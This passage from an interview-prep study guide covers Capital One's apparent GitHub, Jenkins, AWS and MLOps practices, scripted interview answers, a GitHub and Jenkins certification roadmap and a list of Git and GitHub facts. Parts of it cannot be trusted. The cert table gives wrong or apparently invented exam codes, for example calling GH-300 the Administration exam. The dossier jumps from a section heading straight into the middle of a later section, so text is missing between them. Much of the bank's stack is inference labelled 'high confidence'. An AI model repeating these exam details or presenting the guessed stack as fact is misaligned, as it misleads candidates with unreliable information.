4. **Trunk-based development + feature flags** — DORA case study; 20× release-frequency improvement reported.
5. **MLOps on Step Functions + SageMaker + EKS-KServe** — published architecture; Step Functions is the orchestration spine, SageMaker for managed ML, KServe for self-hosted model serving.

Everything else is inferred from public job postings, re:Invent talks, and standard regulated-finance patterns.

---

## 2. The implied stack (high confidence)

- **Source:** GitHub Enterprise Cloud
- **Identity:** SAML SSO via internal IdP; SCIM provisioning; verified domain `capitalone.com`
- **Branch governance:** Rulesets requiring signed commits + CODEOWNERS + status checks + linear history on `main`
- **CI:** Jenkins (legacy + active) + GitHub Actions (newer workloads); both on EKS-based ephemeral agents

- **CI shared logic:** central InnerSource Jenkins shared library (`c1-pipeline-style`) + GitHub Actions reusable workflows in central `workflows-org` repo
  - **Self-hosted CI runners:** ARC on EKS for Actions (in-VPC builds); K8s-provisioned Jenkins agents for Jenkins
  - **Cloud auth:** OIDC for GitHub Actions → AWS; IRSA for Jenkins agents on EKS
  - **Container registry:** ECR (per-account)
  - **Deploy targets:** ECS, EKS+KServe, Lambda, SageMaker endpoints
  - **IaC:** CDK heavily (per re:Invent 2024); CloudFormation; some Terraform
  - **Runtime governance:** Cloud Custodian on cron in every account; SCPs at org level
  - **Security:** GHAS (Code Security + Secret Protection); CodeQL; Dependabot; Artifact Attestations
  - **AI dev tools:** Copilot Business/Enterprise; Claude Code Enterprise (DEI team owns governance)
  - **Observability:** Splunk for audit logs; Datadog likely for app metrics; CloudWatch for AWS
  - **Model platform:** SageMaker Model Registry + MLflow Tracking + Feature Store; SR 11-7 compliance via separation of duties + immutable audit
- 

### 3. The end-to-end CI/CD shape

For a new ML service “fraud-detector-v3”:

Engineer creates branch `fix/JIRA-12345`

```
|
| commits + signs
```

▼

Push to GitHub

```
|
| webhook → Jenkins multibranch (or Actions reusable workflow)
|
```

▼

CI runs:

```
|— Lint + test + type-check (pre-commit grade)
|— CodeQL + secret scan (GHAS)
|— Dependency review (GHAS)
|— Model validation (fairness, bias, drift) – bank-required for ML PRs
|— Build + push image to ECR (with SLSA L3 attestation)
|— Post status to GitHub PR
|
```

▼

PR review:

```
|— CODEOWNERS routes to @ml-platform + @model-validation (for /models/**)
|— Required Reviewer rule: @security-team for sensitive paths
|— 2 approvals required + signed commits verified + conversation resolution
|— Merge to main (squash)
|
```

▼

Main-branch CI:

```
|— Trigger training pipeline (SageMaker Pipeline)
|— Trained model → registered in SageMaker Model Registry as "PendingApproval"
```

```

├─ MRM team notified via Slack + ServiceNow CHG ticket
├─ MRM independent validation → "Approved" in registry
├─
▼
CD pipeline triggers (EventBridge on registry approval → repository_dispatch):
├─ Deploy to staging (auto, with smoke test)
├─ Shadow deploy to prod (no user impact)
├─ Bake 24–48h, analyze metrics
├─ Canary (5% traffic) – environment 'prod-canary', 1 reviewer
├─ Bake 30 min, check SLOs
├─ Full rollout – environment 'prod', 2 reviewers (separation of duties)
├─ Archive old model in registry
├─
▼
Post-deploy:
├─ Champion/challenger metrics tracked (SageMaker Model Monitor)
├─ Drift detection alerts to ml-on-call PagerDuty
├─ Auto-rollback Lambda if regression detected
├─ Audit trail: GitHub + Jenkins + CloudTrail + SageMaker + SIEM

```

Years later, an audit asks for the full chain — every step is traceable from any starting point.

## 4. The InnerSource culture

Capital One’s “Open Source Office” (founded 2015) governs internal open-source and InnerSource. Principles:

- **All internal repos searchable** across the org (with read access defaulting to all engineers)
- **Open contribution** via PR; ownership via CODEOWNERS
- **Curated reuse** — central shared libraries are InnerSource’d, contributed to by any team
- **Open source where appropriate** — Hygieia + Cloud Custodian as examples

For you as a Sr Lead: your team’s shared utilities should be InnerSource’d. Your team should also be active consumers + contributors to other teams’ shared libraries. The “I’ll just rebuild it” instinct is anti-pattern.

## 5. The Jenkins → Actions migration arc

Capital One isn’t abandoning Jenkins. But for greenfield work, Actions is increasingly viable.

| Workload                                  | Likely path                                                    |
|-------------------------------------------|----------------------------------------------------------------|
| Legacy services with complex Jenkinsfiles | Stay on Jenkins                                                |
| New microservices                         | GitHub Actions with reusable workflows                         |
| ML training pipelines                     | SageMaker Pipelines + Step Functions; orchestration via either |
| InfraOps (CDK/CFN deploys)                | GitHub Actions (cleaner GitOps story)                          |
| Long-running training                     | Jenkins (better long-job UX)                                   |
| GPU-heavy work                            | ARC on EKS (new) or Jenkins K8s agents (existing)              |

Your role as Sr Lead: pick the right tool per workload. Don't be religious. Migration is opportunistic; don't move things just to move them.

---

## 6. The DEI team for AI tooling

Capital One reportedly has a Developer Experience & Innovation team responsible for evaluating + governing enterprise AI dev tools. They: - Procure licenses (Copilot Enterprise, Claude Code Enterprise, others) - Configure org-level governance (content exclusion, SSO, audit log streaming) - Maintain approved-tool list + restricted-tool list - Run annual responsible-AI training - Field requests for new tool evaluations - Publish usage metrics + ROI

You partner with DEI for any AI-tool needs your team has. Don't go rogue with personal accounts of unapproved tools. See [module 55](#).

---

## 7. The hiring signal — what they're testing

When they interview you for Sr Lead AI/ML Engineer, the GitHub/DevOps questions probably cover:

1. **“Walk me through your team's CI/CD.”**
    - Right answer: trunk-based + small PRs + required CI + signed commits + CODEOWNERS + OIDC + separation of duties for prod. Doesn't matter if Actions or Jenkins — the discipline matters.
  2. **“How do you handle secrets in your pipeline?”**
    - Right answer: OIDC + IRSA — no long-lived AWS credentials. Per-environment role scoping. Secrets Manager for things not IAM-able.
  3. **“How would you deploy a new model to prod?”**
    - Right answer: registry-promotion flow with MRM approval gate; shadow → canary → ramp → full; auto-rollback on regression; full audit trail.
  4. **“What's your view on AI coding assistants in a regulated environment?”**
    - Right answer: useful with governance; human review non-negotiable; partner with DEI; SOC 2 Type II + content exclusion + audit logs as table stakes.
  5. **“How do you keep your team's CI consistent with the org's standards?”**
    - Right answer: reference reusable workflows / shared libraries from the central org repo; InnerSource any improvements upstream; org-level Rulesets enforce policy.
  6. **“What's SR 11-7 and how does it affect your ML pipeline?”**
    - Right answer: per [module 37](#). Specifics on three lines of defense, separation of duties, immutable audit, rollback capability.
  7. **“You're the new lead of a team using Git Flow + long-lived branches. How do you transition to trunk-based?”**
    - Right answer: fast CI first; feature flags infrastructure; cultural change (small PRs, daily integration); enforce via branch protection + Rulesets; ~3-6 months.
- 

## 8. The cross-references

This entire module is a synthesis. Specific references:

- Branch governance → [module 11](#)

- OIDC + AWS → [module 29](#), [module 46](#)
  - Self-hosted CI on K8s → [module 28](#)
  - Reusable workflows + composite actions → [module 26](#), [module 27](#)
  - Jenkins shared libraries → [module 50](#)
  - The Jenkins → Actions handoff → [module 51](#)
  - GHAS (secret scanning, CodeQL, Dependabot, SBOM/SLSA) → [modules 32–35](#)
  - Audit + compliance → [module 36](#), [module 37](#)
  - ML pipeline + SR 11-7 → [modules 41–45](#)
  - AWS deploy patterns → [modules 46–48](#)
  - AI dev tools governance → [module 55](#)
  - Dossier → [CAPITAL\\_ONE.md](#)
- 

## 9. The companion file

[CAPITAL\\_ONE.md](#) — read it before any interview. The standalone dossier covers: - Strategic posture + history - Public scale numbers - The Singular Software Delivery Pipeline pattern - Hygieia + Cloud Custodian - Trunk-based + feature flags - The implied GitHub posture - The Jenkins → GitHub → AWS handoff - Interview-question preparation

---

## 10. The Sr Lead’s mindset

Capital One has lived the cloud-native journey at scale longer than any other regulated US bank. They expect Sr Leads to have internalized:

- Discipline that comes from running cloud-native at scale through a 2019 breach
- The InnerSource ethos — many teams contribute, ownership is curated
- Pragmatism over religion — Jenkins AND Actions; SageMaker AND EKS; AWS-only without apology
- Compliance-as-code — controls embedded in pipelines, not on top
- “Boring” reliability — sophisticated patterns rendered routine via automation

If you internalize these five threads, you’ll speak their language naturally in interviews. The technical specifics in Topic 07 are the vocabulary. This ethos is the grammar.



# 57 — Certification roadmap (GH-900, GH-200, GH-500, GH-300, CJE)

*“Certifications are credibility signals to recruiters and hiring managers. The four GitHub certs + Jenkins map cleanly to this role.”*

## Why this module exists

Closing Topic 07 with the cert ladder. None of these are required to do the job; all of them help in a competitive market for the Sr Lead seat. Costs, durations, contents, and recommended sequence below.

### 1. The ladder

| Order | Cert                                            | Code      | Duration | Cost              | Vendor          |
|-------|-------------------------------------------------|-----------|----------|-------------------|-----------------|
| 1     | GitHub Foundations                              | GH-900    | 120 min  | \$99 (often -50%) | Microsoft Learn |
| 2     | GitHub Actions                                  | GH-200    | 100 min  | \$99              | Microsoft Learn |
| 3     | GitHub Advanced Security                        | GH-500    | 100 min  | \$99              | Microsoft Learn |
| 4     | GitHub Administration                           | GH-300    | 100 min  | \$99              | Microsoft Learn |
| 5     | CloudBees Certified Jenkins Engineer (Optional) | CJE       | 90 min   | ~\$300            | CloudBees       |
| 6     | GitHub Copilot (recently added)                 | GH-CP-CHK | —        | \$99              | Microsoft Learn |

All GitHub certs administered via Microsoft Learn (Pearson VUE proctored). Pass = 70%. Valid 2 years.

## 2. GitHub Foundations (GH-900)

**Target:** entry-level understanding of GitHub.

**Topics:** repos, branches, PRs, Issues, Projects, GitHub Actions intro, GitHub Pages, security basics, account/billing, Markdown.

**Why take it:** easy entry, builds discipline on terminology + features you may not have used (Discussions, Pages, Projects v2). 75 scored + 10-15 unscored questions in 120 min.

**Prep:** official study guide on Microsoft Learn; ~2 weeks at 1h/day with hands-on. Free practice tests on OpenExamPrep and similar.

**Decision:** yes, take it. Cheap signal, fast win.

---

## 3. GitHub Actions (GH-200)

**Target:** workflow authoring, runners, secrets, events, deployment automation.

**Topics:** workflow syntax, jobs/steps, runners (hosted + self-hosted), events + triggers, expressions/contexts, env/secrets/vars, matrix, caching, artifacts, reusable workflows, composite actions, GITHUB\_TOKEN, environments + protection rules, OIDC, security best practices.

**Why take it:** highest-ROI cert for this role. Hiring managers actively look for it. Aligns directly with Topic 07 Parts E + F.

**Prep:** official study guide updated Jan 2026 (covers 2026 features); cross-reference Topic 07 modules 20-31; hands-on building reusable workflows in your own repo. 2-3 weeks at 1h/day.

**Decision:** yes — this is THE cert for Sr Lead with CI/CD focus.

---

## 4. GitHub Advanced Security (GH-500)

**Target:** security professionals + developers responsible for code/dep/secret scanning.

**Topics:** CodeQL (default + advanced setup, custom queries), Copilot Autofix, secret scanning + push protection, Dependabot (alerts + security updates + version updates), dependency review, security advisories, SBOM, Artifact Attestations, SLSA, supply-chain security.

**Why take it:** bank-grade signal. Capital One operates GHAS at scale; this cert proves you understand the stack. Aligns with Topic 07 Parts G + H.

**Prep:** 2-3 weeks if you're already familiar with the topic. CodeQL custom queries are the hardest section (need to write QL).

**Decision:** yes if targeting bank/regulated roles. For non-regulated SaaS, lower priority.

---

## 5. GitHub Administration (GH-300)

**Target:** GitHub Enterprise Cloud / Enterprise Server administrators.



**Topics:** org/team/enterprise hierarchy, SAML SSO, SCIM, IP allow lists, policies, audit logs, custom roles, GHES install + upgrade, runner administration, Apps + OAuth, license management.

**Why take it:** if you'll be on the platform team. As an ML Sr Lead, you're more "user" than "admin" — but knowing how the platform layer works distinguishes you.

**Decision:** defer until specifically needed. Optional for ML Sr Lead.

## 6. CloudBees Certified Jenkins Engineer (CJE)

**Target:** Jenkins users + administrators.

**Topics:** Pipeline syntax (declarative + scripted), Jenkinsfile, multibranch, shared libraries, plugins, Blue Ocean, credentials, agents (incl. K8s), security, admin (controller setup, backup, upgrade), troubleshooting.

**Why take it:** Capital One uses Jenkins extensively. CJE is widely-recognized in the Jenkins community. Worth \$300.

**Prep:** 3-4 weeks. Hands-on with Jenkinsfile + shared library required.

**Decision:** yes if targeting Capital One specifically (or any large enterprise heavily using Jenkins). Otherwise optional.

## 7. The supporting cert ecosystem

Adjacent certs relevant to this role:

| Cert                                               | Why                                          |
|----------------------------------------------------|----------------------------------------------|
| <b>AWS Certified Solutions Architect Associate</b> | Foundational AWS — see Topic 04 cert roadmap |
| <b>AWS Certified Machine Learning Specialty</b>    | ML on AWS — see Topic 04 cert roadmap        |
| <b>AWS Certified DevOps Engineer Professional</b>  | CI/CD + ops on AWS                           |
| <b>CKA (Certified Kubernetes Administrator)</b>    | K8s — see Topic 05                           |
| <b>HashiCorp Certified: Terraform Associate</b>    | If using Terraform                           |

For Capital One Sr Lead AI/ML Engineer, the cert priority order: 1. AWS SA Associate (table stakes) 2. AWS ML Specialty (role fit) 3. GitHub Actions (CI/CD) 4. GitHub Advanced Security (bank-relevant) 5. AWS DevOps Engineer Professional (ML-Eng + CI/CD bridge) 6. CKA (if doing EKS-KServe heavily) 7. Jenkins CJE (Capital One specific) 8. GitHub Foundations (easy win)

## 8. Practice resources

- **Microsoft Learn** — free study guides for all GH certs
- **OpenExamPrep** — free practice tests
- **Udemy** — paid practice exams (Lazaro Diaz and others have prep courses)
- **YouTube** — Stephane Maarek for AWS, varied for GitHub
- **GitHub Docs** — the authoritative source for everything GH

- **Hands-on:** build a repo that exercises every topic (reusable workflows, OIDC, CodeQL custom queries, ARC on a local K8s, etc.)
- 

## 9. The “should I really take the cert?” thinking

Certs are NOT a substitute for doing the work. Hiring managers know this. A cert helps when: - You’re entering a new domain and need to signal “I’ve at least covered the basics.” - You’re competing against candidates who have certs and you don’t. - You’re a contractor / consultant where credentials matter for vetting. - You’re new to a tool (cert provides structured learning path).

A cert HURTS when: - You list it but can’t speak to depth in an interview. - It crowds out actually building things.

For Sr Lead at Capital One: the certs above are bonuses to a strong portfolio. Your *Topic 04 + 05 + 06 + 07 modules + projects* are the real signal. Certs validate.

---

## 10. The 90-day prep plan (suggested)

Assuming you have AWS SA Associate already.

- **Weeks 1–3:** GitHub Foundations (GH-900). Light study + take exam.
- **Weeks 4–7:** GitHub Actions (GH-200). Hands-on building reusable workflows. Take exam.
- **Weeks 8–11:** GitHub Advanced Security (GH-500). Practice with CodeQL custom queries. Take exam.
- **Weeks 12–13:** Jenkins CJE (if pursuing). Build a Jenkinsfile + shared library. Take exam.

Spread out further if life gets in the way. 3 GitHub certs + 1 Jenkins cert in 3 months is aggressive but achievable.

---

## 11. The closing thought

Topic 07 was 57 modules deep. The certs validate the surface; the modules + your project portfolio prove the depth. Use the certs as forcing functions to systematize what you’ve learned — not as the goal.

For the Capital One conversation: - “I’ve certified GitHub Actions, GHAS, and Jenkins; I’ve built [your project here] that exercises OIDC + reusable workflows + ARC + Jenkins shared libraries” - > “I’ve certified GitHub Actions, GHAS, and Jenkins” alone

The cert opens the door. The portfolio + the conversation walk you through it.

---

## 12. Cross-references

- The complete Topic 07 syllabus → [README.md](#) and [00\\_Table\\_Of\\_Contents.md](#).
- Companion dossier for Capital One specifically → [CAPITAL\\_ONE.md](#).
- Topic 04 cert roadmap (AWS-side) → topic 04 module 57.
- Topic 05 cert roadmap (Docker/K8s side) → topic 05 module 32 (or similar).
- Topic 06 cert roadmap (Airflow side) → topic 06 module 32.

# Appendix A — Capital One DevOps Dossier

*The standalone Capital One dossier — read before any interview.*



# Capital One DevOps — Dossier for Sr Lead AI/ML Engineer

**Audience:** You — preparing for the Sr Lead AI/ML Engineer role at Capital One. **Purpose:** A single document to read before an interview / recruiter call / architecture discussion, grounding you in Capital One’s GitHub + Jenkins + AWS reality. **Companion to:** [Topic 07 modules](#) and [Topic 04 CAPITAL\\_ONE.md](#). **Last updated:** 2026-05-21

---

## Strategic posture in one paragraph

Capital One was the **first major US bank to fully migrate to public cloud** (last on-prem data center closed November 2020). They are AWS-only for production. Their DevOps backbone is **GitHub Enterprise + Jenkins + AWS**, scaled to **~7,000 engineers**, **500,000+ Jenkins pipelines**, and **~50,000 build/test/deploy executions per day**. Their published delivery model is **the Singular Software Delivery Pipeline** — Inner-Source Jenkins shared libraries that every team consumes, with deviation handled via configuration not forking. Their published branching pattern is **trunk-based development with feature flags** (DORA-cited case study with 20× release-frequency improvement). They are heavy users of **CDK** (per re:Invent 2024) and run **KServe on EKS** for self-hosted ML serving alongside SageMaker.

---

## 1. The numbers (publicly cited)

| Metric                                       | Value                          | Source                                                  |
|----------------------------------------------|--------------------------------|---------------------------------------------------------|
| Engineers on the platform                    | ~7,000                         | CloudBees “Scaling Jenkins Agents at Capital One” video |
| Jenkins pipelines                            | >500,000                       | CloudBees / Sonatype talks                              |
| Build/test/deploy actions/day                | ~50,000                        | CloudBees / Sonatype                                    |
| AWS resource reduction (Cloud Custodian)     | 25%                            | TechCrunch / AWS Summit 2016                            |
| Release frequency improvement (TBD adoption) | 20×                            | LaunchDarkly / DORA case study                          |
| Cloud-migration completion                   | November 2020 (last DC closed) | C1 press releases                                       |

---

## 2. The Singular Software Delivery Pipeline

From their published [Building a Singular Software Delivery Pipeline](#):

**Idea:** instead of every team building their own CI/CD, one centrally-maintained pipeline pattern is consumed by all teams.

**Why it works in regulated finance:** - All security + compliance gates (SAST, SCA, secret scan, license scan, container scan, IaC scan) baked into the central pipeline; teams can't skip the gate because the gate IS the pipeline - Approved deployment patterns (canary, blue/green, ECS/EKS/Lambda/SageMaker) as library steps; teams configure, don't reinvent - Audit is easy — same pipeline → same logs schema → same artifact attestation format → same approver chain - MTTR for security patches drops dramatically (bump one library version → every team picks it up)

**How it's implemented:** - **Jenkins shared libraries** (Groovy vars/ + src/) referenced via `@Library('c1-pipeline@stable')` in per-team Jenkinsfile - Each team's Jenkinsfile is ~10–30 lines; the library does the heavy lifting - New steps added via PR to the central library; CODEOWNERS routes review to the platform team - (Modern equivalent: GitHub Actions reusable workflows in a central `workflows-org` repo)

**Reference module:** [50 — Multibranch + shared libraries](#), [56 — Capital One DevOps deep](#).

---

## 3. Open-source projects from Capital One

### Hygieia (2015, OSCON release)

- DevOps dashboard — single pane of glass for the SDLC across hundreds of teams
- Captures: source commits, build runs (Jenkins), code quality (SonarQube), security scans, deployments, feature toggles, dependency scans (Nexus IQ)
- Pluggable collector architecture — write a collector once, every team's dashboard benefits
- Repo: [Hygieia/Hygieia](#)
- **Signal to you:** Capital One's appetite for in-house tooling for cross-team observability — they prefer “one dashboard of dashboards” over per-team rollouts

### Cloud Custodian (2016, AWS Summit release)

- YAML-based **policy-as-code** rules engine for AWS (now multi-cloud)
- Use cases: enforce tagging, kill unused EC2s, encrypt S3 buckets, quarantine non-compliant IAM, schedule dev/test shutdowns
- Now a **CNCF Incubating project** (donated 2023)
- 25% AWS resource reduction at C1 attributed to Custodian
- Repo: [cloud-custodian/cloud-custodian](#)
- **Signal to you:** Capital One enforces compliance continuously + automatically — not point-in-time audits

### Capital One Software products (commercial, not OSS)

- **Slingshot** — Snowflake cost governance (launched 2021)
- **Databolt** — vaultless tokenization for Redshift, Aurora, RDS; expanded to **unstructured GenAI data in March 2026**
- **Signal to you:** Capital One Software arm productizes their internal tools — strong indicator of the AWS + Snowflake + Databricks + GenAI stack they actually use

## 4. Trunk-based development + feature flags

Capital One is the canonical DORA case study for trunk-based development at scale in regulated finance. Key elements:

- **One main branch.** Feature branches live <24h and are rebased frequently
- **Feature flags decouple deploy from release.** Unfinished features ship to prod behind off-by-default flags
- **Continuous integration** — every PR runs lint + test + security + build
- **Pair on big changes** instead of long-lived feature branches; many small PRs

Reported result: **20× release-frequency improvement, no incidents.**

Reference module: [15 — Branching strategies](#), [16 — Feature flags + InnerSource](#).


## 5. The implied GitHub posture (inferred + sourced)

What's publicly confirmed: - **GitHub Enterprise** is the source-control plane - **Jenkins** integrated with GitHub via webhooks (multibranch pipelines) - **InnerSource fork model** internally - **Configuration as Code** (Chef + Ansible, version-controlled, InnerSource changes)

What you should assume but verify in onboarding: - **SAML SSO + SCIM** via internal IdP (standard for any enterprise) - **Rulesets** (or branch protection) requiring signed commits + CODEOWNERS + status checks + linear history on main - **CODEOWNERS** at scale, routing reviews to SMEs - **GHAS (Code Security + Secret Protection)** licensed — virtually certain at this scale - **GitHub Copilot Business or Enterprise** — Capital One's DEI team owns governance - **Self-hosted runners** likely ARC on EKS for VPC-only / GPU workloads - **Audit log streaming** to Splunk / SIEM

Reference modules: [11](#), [12](#), [28](#), [32–35](#), [36](#).

## 6. The Jenkins → GitHub → AWS handoff







cancellation in CI saves duplicate-run waste. Short-lived branches (<24h) with daily rebase. Pair-program on architectural changes instead of long feature branches. Merge queues for high-traffic repos to prevent semantic conflicts.”

### “Explain the SR 11-7 implications of your model deployment pipeline.”

“Three lines of defense at the CI/CD level: 1L is the engineer’s CODEOWNERS-approved PR with passing validation gates. 2L is MRM independent validation as a registry-promotion gate. 3L is internal audit, served by the immutable trail in GitHub + CloudTrail + SIEM. Separation of duties: PR author can’t approve their own prod deploy via Environment ‘self-review = no’. Every artifact has a signed SLSA L3 attestation. Rollback workflow tested quarterly. Model card updated each retraining.”

### “What would you change about Capital One’s stack?”

“Respect the constraints — 500k Jenkins pipelines aren’t moving to Actions overnight, nor should they. But for greenfield ML services, GitHub Actions with OIDC + ARC on EKS gives faster developer feedback than spinning up new Jenkins pipelines. I’d treat it as opportunistic migration: new work goes to Actions; existing Jenkins stays. The shared-library pattern is identical in spirit (Jenkins library vs reusable workflows) so the InnerSource culture transfers.”

---

## 9. The “boring” reliability frame

Capital One has been doing cloud-native at scale longer than nearly any regulated US bank. They expect Sr Leads to have internalized:

- Discipline that comes from running production cloud at scale + going through a 2019 breach
- InnerSource ethos — many teams contribute, ownership is curated
- Pragmatism over religion — Jenkins AND Actions; SageMaker AND EKS; AWS-only without apology
- Compliance-as-code — controls embedded in pipelines, not on top
- “Boring” reliability — sophisticated patterns rendered routine via automation

Speak in this frame and you sound like one of them.

---

## 10. Sources

The factual claims trace to public material:

- [Capital One — Building a Singular Software Delivery Pipeline](#)
- [Capital One — Centrally Orchestrated Software Pipelines](#)
- [Capital One — InnerSourcing for Enterprise Applications](#)
- [CloudBees — Scaling Jenkins Agents at Capital One](#)
- [Sonatype — How Capital One Automates Automation Tools](#)
- [TechCrunch — Capital One open sources Cloud Custodian](#)
- [DevExchange — Hygieia](#)
- [DORA — Trunk-based development](#)
- [LaunchDarkly — Elite Performance with Trunk-based Development](#)

- Cross-reference: [Topic 04 CAPITAL\\_ONE.md](#) — AWS-side dossier

# Appendix B — FACTS.md

*Atomic, citable facts with last-verified dates. Git versions, Actions limits, GHAS pricing, Jenkins LTS, Copilot tiers, SR 11-7 reference, cert metadata.*



# Topic 07 — FACTS.md (Git, GitHub & DevOps)

Atomic, citable facts. One fact per line, citation in square brackets, last-verified date.

**Last updated:** 2026-05-21

---

## Git core

- **Git** initially released **April 7, 2005** by Linus Torvalds for Linux kernel development. [Source: git-scm.com history] [Verified 2026-05-21]
- **Git 2.54.0** released **April 20, 2026** — most recent stable as of this writing. [Source: github.blog/open-source/git] [Verified 2026-05-21]
- **Git 3.0** targeted for **late 2026**. Headline change: **default hash algorithm switches from SHA-1 to SHA-256**. SHA-256 support has been opt-in since 2.29 (Oct 2020); blocker is GitHub still not supporting SHA-256 repos. [Source: deployhq.com/blog/git-3-0; lwn.net coverage] [Verified 2026-05-21]
- **SHA-1 weakness**: Shattered (CWI/Google, 2017) demonstrated practical collision; Shambles (2020) extended to chosen-prefix collisions. Git mitigates with **SHA-1DC** (collision-detecting). [Source: shattered.io] [Verified 2026-05-21]
- **Reftable** — compressed ref storage format replacing packed-refs / loose-refs. Shipped in 2.48 (Jan 2025); production-ready 2.51. Speeds up repos with millions of refs. [Source: lwn.net 2025; git release notes] [Verified 2026-05-21]
- **Default branch name** for new repos changed from **master** to **main** in Git 2.28 (Jul 2020) via `init.defaultBranch` config. [Source: git release notes 2.28] [Verified 2026-05-21]
- **Sparse checkout v2 (cone mode)** GA in 2.27 (Jun 2020); supports massive monorepos by checking out only specified subtrees. [Source: git release notes] [Verified 2026-05-21]

## Git object model

- Git stores 4 object types: **blob** (file content), **tree** (directory listing), **commit** (snapshot pointer + metadata), **tag** (annotated tag). Each object identified by SHA-1 hash of its content. [Source: git-scm.com/book/en/v2/Git-Internals-Git-Objects] [Verified 2026-05-21]
- **Refs** are pointers to commits, stored as text files under `.git/refs/` (or in the reftable). **HEAD**, `refs/heads/<branch>`, `refs/remotes/<remote>/<branch>`, `refs/tags/<tag>`. [Source: git-scm.com Pro Git ch10] [Verified 2026-05-21]
- **Reflog** records every change to **HEAD** and branch refs for **90 days** by default (configurable `gc.reflogExpire`). Recovery tool of last resort. [Source: git-scm.com docs] [Verified 2026-05-21]

- **Pack files** consolidate loose objects via delta compression — triggered by `git gc`; key for repo size on large histories. [Source: [git-scm.com Pro Git ch10](https://git-scm.com/Pro-Git/ch10)] [Verified 2026-05-21]

## GitHub platform — 2025–2026 timeline

- **GitHub Advanced Security (GHAS) unbundled on April 1, 2025** into two standalone SKUs: **GitHub Secret Protection** (\$19/active committer/mo) + **GitHub Code Security** (\$30/active committer/mo). Both now purchasable on Team plan (previously Enterprise-only). [Source: [sdtimes.com; github.com/security/plans](https://sdtimes.com/github.com/security/plans)] [Verified 2026-05-21]
- **Artifact Attestations** GA late 2024 (after public beta). Sigstore-signed; achieve **SLSA v1.0 Build Level 2** out-of-the-box; Level 3 via reusable workflows. [Source: [github.com/orgs/community/discussions/129761](https://github.com/orgs/community/discussions/129761); [github.blog/security](https://github.blog/security)] [Verified 2026-05-21]
- **Copilot Autofix for CodeQL** GA **August 14, 2024**. On by default with CodeQL — no separate toggle. [Source: [github.blog/changelog/2024-08-14](https://github.blog/changelog/2024-08-14)] [Verified 2026-05-21]
- **Required Reviewer rule for Repository Rulesets** GA **February 17, 2026**. Supports `!` negation patterns. [Source: [github.blog/changelog/2026-02-17](https://github.blog/changelog/2026-02-17)] [Verified 2026-05-21]
- **GitHub Copilot pricing (2026)**: Free (limited), Pro \$10/mo, Pro+ \$39/mo, Business \$19/user/mo, Enterprise \$39/user/mo. [Source: [github.com/features/copilot/plans](https://github.com/features/copilot/plans)] [Verified 2026-05-21]
- **Copilot usage-based billing** rolls out **June 1, 2026** — AI Credits replace request-based metering. Code completions + Next Edit Suggestions remain free of credits. Copilot Code Review will consume Actions minutes on GitHub-hosted runners from this date. [Source: [github.blog/news-insights/company-news](https://github.blog/news-insights/company-news); [docs.github.com/enterprise-cloud/copilot/reference/copilot-billing](https://docs.github.com/enterprise-cloud/copilot/reference/copilot-billing)] [Verified 2026-05-21]
- **GitHub Actions Security Roadmap 2026** ships: read-only `GITHUB_TOKEN` default in new repos, mandatory action review for first-time contributors, platform-wide attestation support. [Source: [github.blog/news-insights/product-news/whats-coming-to-our-github-actions-2026-security-roadmap](https://github.blog/news-insights/product-news/whats-coming-to-our-github-actions-2026-security-roadmap)] [Verified 2026-05-21]

## GitHub Actions limits & defaults

- **GitHub-hosted runner OS images**: `ubuntu-22.04`, `ubuntu-24.04`, `ubuntu-latest` (=24.04 since Jan 2025), `windows-2022`, `windows-2025`, `macos-13`, `macos-14`, `macos-15` (Apple Silicon). [Source: [docs.github.com/actions/using-github-hosted-runners](https://docs.github.com/actions/using-github-hosted-runners)] [Verified 2026-05-21]
- **GitHub-hosted runner specs (standard)**: 4 vCPU / 16 GB RAM / 14 GB SSD for Linux & Windows. Larger runners (org-level): 4/8/16/32/64 vCPU options + ARM64 + GPU. [Source: [docs.github.com/actions](https://docs.github.com/actions)] [Verified 2026-05-21]
- **GPU runners** (private preview turning GA): NVIDIA T4 (Linux) — billed per minute, more than standard. [Source: [github.blog Actions roadmap](https://github.blog/Actions-roadmap)] [Verified 2026-05-21]
- **Free tier minutes (private repos)**: Free 2,000 min/mo, Pro 3,000, Team 3,000, Enterprise 50,000. Public repos always free. macOS = 10× multiplier; Windows = 2× multiplier on minute consumption. [Source: [docs.github.com/billing/concepts/product-billing/github-actions](https://docs.github.com/billing/concepts/product-billing/github-actions)] [Verified 2026-05-21]
- **Workflow job timeout** default = **6 hours** (max 35 days on self-hosted). Step has no default timeout. [Source: [docs.github.com/actions](https://docs.github.com/actions)] [Verified 2026-05-21]
- **Concurrent jobs** (GitHub-hosted): Free 20 (5 macOS), Pro 40 (5 macOS), Team 60 (5 macOS), Enterprise 180 (50 macOS). [Source: [docs.github.com/actions/learn-github-actions/usage-limits-billing-and-administration](https://docs.github.com/actions/learn-github-actions/usage-limits-billing-and-administration)] [Verified 2026-05-21]
